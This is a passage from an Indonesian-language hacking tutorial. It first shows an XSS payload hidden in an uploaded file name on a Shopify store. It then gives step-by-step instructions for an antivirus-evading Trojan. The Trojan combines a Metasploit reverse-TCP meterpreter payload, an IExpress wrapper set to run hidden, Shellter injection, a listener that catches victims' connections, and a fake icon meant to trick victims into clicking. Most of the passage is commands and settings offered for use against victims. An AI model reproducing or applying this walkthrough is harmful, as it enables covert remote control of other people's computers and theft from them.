
- Jika sudah diganti, maka sekarang kita tinggal melakukan injeksi kode javascript kita ke dalam sistem. Dengan kode injeksi :

*javascript:alert("XSS Attacked by Attacker") //http://google.com/uploads/pwned.jpg*


Kode injeksi yang bisa dilakukan tidak hanya sebatas pada javascript saja, namun juga bisa dengan client script lainnya.



- Setelah menulis kode XSS nya, maka klik Upload. Agar kode tersebut dalam masuk ke dalam sistem. Dan jika berhasil ter-upload, maka code tersebut akan masuk dalam direktori Chart Shopify.



6. Untuk menguji XSS attack-nya, tinggal klik nama file sesuai dengan nama yang kita injeksi tadi. Dalam kasus ini, nama file tersebut adalah **powned.jpg**. Maka hasilnya akan tampak seperti berikut :



## UNDETECTED TROJAN HORSE

Cara ini dilakukan dengan menyisipkan file yang telah kita modifikasi (Trojan), lalu mengirimnya ke korban kita. Untuk menunjang keberhasilan dari cara ini, maka harus dikombinasikan dengan *social engineering*. Selain itu, ada beberapa hal yang nanti bisa menjadi kendala. Salah satunya adalah Trojan yang kita buat akan terdeteksi oleh antivirus, sehingga Trojan kita tidak bisa dijalankan. Namun jangan khawatir, kita masih bisa memanipulasi cara tersebut.


Sebelum kita lanjutkan, kali ini semuanya akan dibagi kedalam tiga sesi. Sesi pertama adalah membuat payloadnya, sesi kedua adalah membuat file .exe dari windows, lalu yang terakhir adalah mengkombinasikan kedua file tersebut dengan menggunakan tools bernama **Shellter**.

### Sesi 1 : Creating Payload

1. Ketik *service postgresql start* di terminal (Untuk menghidupkan service database postgresql)
2. Ketik *msfconsole* dan tunggu beberapa saat hingga masuk ke tampilan utama
3. Ketik *use payload/windows/meterpreter/reverse\_tcp\_dns*
4. Ketik *show options* (Optional)
5. Ketik *set LHOST* (untuk mengatur alamat host yang akan kita gunakan nantinya sebagai listener, masukkan alamat ip kita)
6. Ketik *set LPORT* (masukkan alamat port yang akan kita gunakan untuk berkoneksi dengan komputer korban)
7. Ketik *generate -f FILENAME -p PLATFORM -t TYPEDATA*. Seperti contoh, *generate -f links -p windows -t raw*.
8. File payload kita sudah bisa kita dapatkan pada folder home.


### Sesi 2 : Creating Executable File

1. Masuk ke C:\Windows\System32\iexpress.exe (Right click and select run as administrator) Jika menggunakan Win 32 bit
2. Jika menggunakan Win 64 bit, C:\Windows\SysWOW64\iexpress.exe (Right click and select run as administrator)
3. Centang Self Extraction Directive File lalu klik next.
4. Centang Extract Files and run an installation command. Lalu klik next
5. Pada Package Title berikan nama package yang akan dibuat. Misalnya links.exe
6. Confirmation Prompt, centang No Prompt dan klik next
7. Lincense Agreement, centang Do not display dan klik next
8. Klik add dan pilih file yang ada di komputer kita. Pada kasus ini, kita memilih notepad.exe






9. Install program to launch, pada field Install Program klik tanda panahnya dan pilih notepad.exe. Begitu juga dengan field dibawahnya, lalu klik next



10. Show window, Centang Hidden dan klik next  
11. Centang no message dan klik next  
12. Centang no restart dan klik next  
13. Pada tahap ini kita diminta untuk memilih di direktori mana kita akan menyimpan file executable tersebut.



14. Centang No restart, dan klik next hingga proses selesai (finish)

### Sesi 3 : Mengkombinasikan Payload dan Executable File dengan Shellter


1. Buka aplikasi shellternya, klik kanan dan run as administrator
2. Ketik A lalu enter
3. Ketik N lalu enter
4. Ketikkan lokasi file executable yang telah dibuat sebelumnya
5. Tunggu prosesnya, dan ketika diminta untuk memilih payload, ketik C lalu enter
6. Setelah itu ketikkan lokasi file payloadnya
7. Jika diminta Reflective DLL Loader, ketik N dan enter
8. Tunggu prosesnya hingga selesai.

### Membuat *Listener* untuk mendapatkan koneksi balik dari komputer korban


1. Ketik *msfconsole* di terminal
2. Ketik *use exploit/multi/handler*
3. Ketik *set LHOST 0.0.0.0*
4. Ketik *set LPORT 4444*
5. Ketik *set payload windows/m1eterpreter/reverse\_tcp\_dns*
6. Ketik *set exitonsession false*
7. Ketik *exploit -j*

### Memodifikasi Icon dari Trojan


1. Bagian memodifikasi icon ini dilakukan untuk mengelabui korban. Sehingga ketika korban melihat icon dari Trojan kita, dorongan untuk meng-klik Trojan kita akan lebih besar. Karena Trojan ataupun payload kita hanya bisa berjalan jika file tersebut di klik oleh korban.
2. Pertama download terlebih dahulu tools, Resource Hacker (RH) lalu install
3. Buka Resource Hacker (RH) nya, dan akan muncul tampilan berikut :



4. Jika sudah masuk, klik File->Open atau tekan Ctrl+O. Lalu pilihlah file yang telah dikombinasikan antara payload dan file executable-nya dari Shellter. Dalam kasus berikut, karena file yang saya buat adalah Venom.exe, maka file tersebut yang akan saya pilih.




5. Jika sudah dipilih, klik Open dan kita akan masuk ke dalam tampilan berikut :




Pada gambar diatas kita melihat ada beberapa folder yang terlihat. Karena yang akan kita ganti adalah Icon dari file kita, maka pilih Folder Icon.

6. Maka akan muncul tampilan seperti berikut, dan klik pada icon yang diberi tanda biru :







Icon tersebut digunakan untuk memilih file image yang akan dijadikan Icon dari Trojan kita. Jika sudah, akan muncul pop-up seperti berikut :



Klik Select File... dan pilih gambar icon yang kita inginkan. Jika sudah dipilih klik Add Resource. Jika telah selesai dengan langkah – langkah diatas, klik File->Save atau tekan Ctrl+S maka file trojan kita akan berubah iconnya sesuai dengan pilihan yang kita inginkan.

Seperti ini Icon yang telah kita *customize* dengan keinginan kita untuk memanipulasi korban

 venomy	18/08/2016 14:40	Application	655 KB
 venomy.SED	18/08/2016 14:37	SED File	1 KB
 venomy_original	18/08/2016 14:40	Application	293 KB
 version_history	14/05/2016 16:23	Text Document	31 KB